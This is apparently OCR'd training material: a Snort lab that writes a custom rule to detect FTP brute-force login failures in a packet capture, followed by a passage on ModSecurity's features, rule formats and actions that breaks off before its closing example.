
#snort -r ftp-attack.pcap -c /etc/snort/snort.conf -l /home/501

Let the Snort engine work its magic.



Following the same process as before, take a look at the packet stats and alerts. You should notice shortly that something is off.

Where's the alerting on our FTP brute force attempts? We have some other odd alerts in here but not what we expected. Let's investigate.




First, check the FTP rules that Snort currently uses. If you revisit your snort.conf file (no need here), you see that it's calling the ftp.rules file, which is in /etc/snort/rules/.

Type the following:

#less /etc/snort/rules/ftp.rules

Scroll down and look through the rules. There are a lot of rules, ranging from protocol anomalies to buffer overflows to weird command execution, and so on.

But no real brute force rules!



Looks like we need a new Snort rule. Revisit the output of our TCPdump or Wireshark analysis to see what traffic we can hone in on for the rule. We have the following options:

We can trigger on:

--"User"


--"Pass"

--"530"

--Thresholds

--Ports

We should easily build a rule from this.




So…let's do this! Lots of analysts use the local.rules file to add their own custom rules, and that's what we'll do.

Using the nano text editor, open the /etc/snort/rules/local.rules file. Now add the following, all in one line:

alert tcp any 21 -> any any (msg:"Potential FTP Brute-Force attempt"; flow:from_server,established; dsize:<100; content:"530 "; depth:4; pcre:"/530\s+(Login|User|Failed|Not)/smi"; classtype:unsuccessful-user; threshold: type threshold, track by_dst, count 5, seconds 300; sid:9999999; rev:1)

On the next slide, break down the various components of the rule.



Here's the breakdown of our major fields!

alert tcp any 21 -> any : Alert on FTP responses on any subnets

flow:from_server,established: Established TCP connection from server


dsize:<100: Datagram of less than 100 bytes

content:"530 "; depth:4: Look for the keyword "530" 4 bytes in

pcre:"/530\s+(Login|User|Failed|Not)/smi": Do a regex match on 530,space and then a keyword

threshold: type threshold, track by_dst, count 5, seconds 300: Trigger on 5 "hits" in 300 seconds (5 minutes)

sid:9999999; rev:1: Snort ID 9999999, revision 1 (just a made-up number!)




After you have the rule in place (check it twice for typos or syntax errors!); then save the file by pressing Ctrl-O and Enter to keep the name local.rules. Type Ctrl-X to quit.

Let's run that analysis again! Type the following:


#snort -r ftp-attack.pcap -c /etc/snort/snort.conf -l /home/501

Again, Snort should run through its evaluation.



When the Snort engine finishes running, take another look. What do we have now?

You should notice a lot more alerts! Check the alert file to see what's in there now, and you should have a number of hits with our new rule. Awesome.



We've now scratched the surface of Snort, using it for analysis and detection. If you finish early, play around and create some additional rules and traffic. You can easily generate some ICMP pings, or even run the NMAP scanning tool and generate more alerts with existing and custom rules.


If this made you realize your love of packets, you should consider the SANS SEC503 class, which goes into incredible detail on Snort and packets in general. Highly recommended!

Modsecurity (1)

- Apache web server module that acts as an IDS/IPS for web applications
- Sits in line between the web client and server to detect and block attacks
- Built-in active responses
- HTTP/web server specific, augments current DID strategy


Advanced Detection and Packet Analysis

Modsecurity, http://www.modsecurity.org, is an Apache web server module that acts as an intrusion detection and prevention engine for web applications. It increases web application security by protecting applications from both known and unknown attacks. Modsecurity sits inline between the web client and server to detect attacks. If it identifies a potential attack, it can reject the request or perform any number of built-in active responses. Modsecurity is a great tool to use as part of your defense in-depth strategy. It is best coupled with an IDS that is monitoring at the network level. Modsecurity fills the gap between the web server and the application, providing a great open source solution for web application security.



Modsecurity integrates with the web server and provides the following features:

- **Request filtering**: Incoming web requests are analyzed inline before being passed to the web server or other modules.
- **Anti-evasion techniques**: Paths and parameters are normalized before analysis takes place. This includes removing multiple forward slash characters (//), treating backslash and forward slash characters equally (Windows only), removing directory self-references (./), removing null characters (%00), and decoding URL encoded characters.
- **Understanding of the HTTP protocol**: The engine has complete understanding of the HTTP protocol, allowing it to perform specific and granulated filtering.
- **POST payload analysis**: The engine intercepts and analyzes POST method contents.
- **Audit logging**: All requests are logged in full detail for later analysis.
- **HTTPS filtering**: The engine can operate with encrypted sessions because it has access to the request data after decryption occurs.
- **Built-in checks**: Other special built-in checks include URL encoding validation, Unicode encoding validation, and byte range verification to detect and reject shellcode.
- **Rule support**: Modsecurity also supports any number of custom rules for attack detection and prevention. These rules are formed using regular expressions. Negated rules are also supported.




Modsecurity rules can analyze headers, cookies, environment variables, server variables, page variables, POST payload, and script output. Rules are configured in the following two formats:

SecFilter keyword [action]

SecFilterSelective "variable list separated with |" keyword [action]


SecFilter applies the regular expression keyword to the first line of the incoming request and to the POST payload if it exists and applies an optional action. Because this is a broad and general rule, it is better to use SecFilterSelective. This rule format allows better control over the data analyzed. Modsecurity rules can also intercept files that are uploaded to the web server, store uploaded files on a disk, and execute an external binary to approve or reject files.

•



When rules are triggered, several actions can be taken:


- **deny**: Deny the request.
- **allow**: Stop the rule processing and allow the request.
- **status:*nnn***: Respond with an HTTP status *nnn.*
- **redirect:*url***: Redirect the request to the absolute URL .
- **exec:*cmd***: Execute the script *cmd.*
- **log**: Log the request to the error log.
- **nolog**: Do not log the request.
- **pass**: Ignore the current rule match and go on to the next rule.
- **pause:*nnn***: Pause the request for *nnn* milliseconds.
- **chain**: Evaluate the next rule in the chain.
- **skipnext:*n***: Skip the next *n* rules.



Modsecurity is configured by modifying the apache http.conf file with the appropriate settings and rules. Modsecurity also includes a Perl script to convert Snort rules to Modsecurity rules. Snort classifies rules into web attacks, which are converted to reject incoming requests, and web activities, which are converted to log only the activity. The following is an example of converted Snort rules:

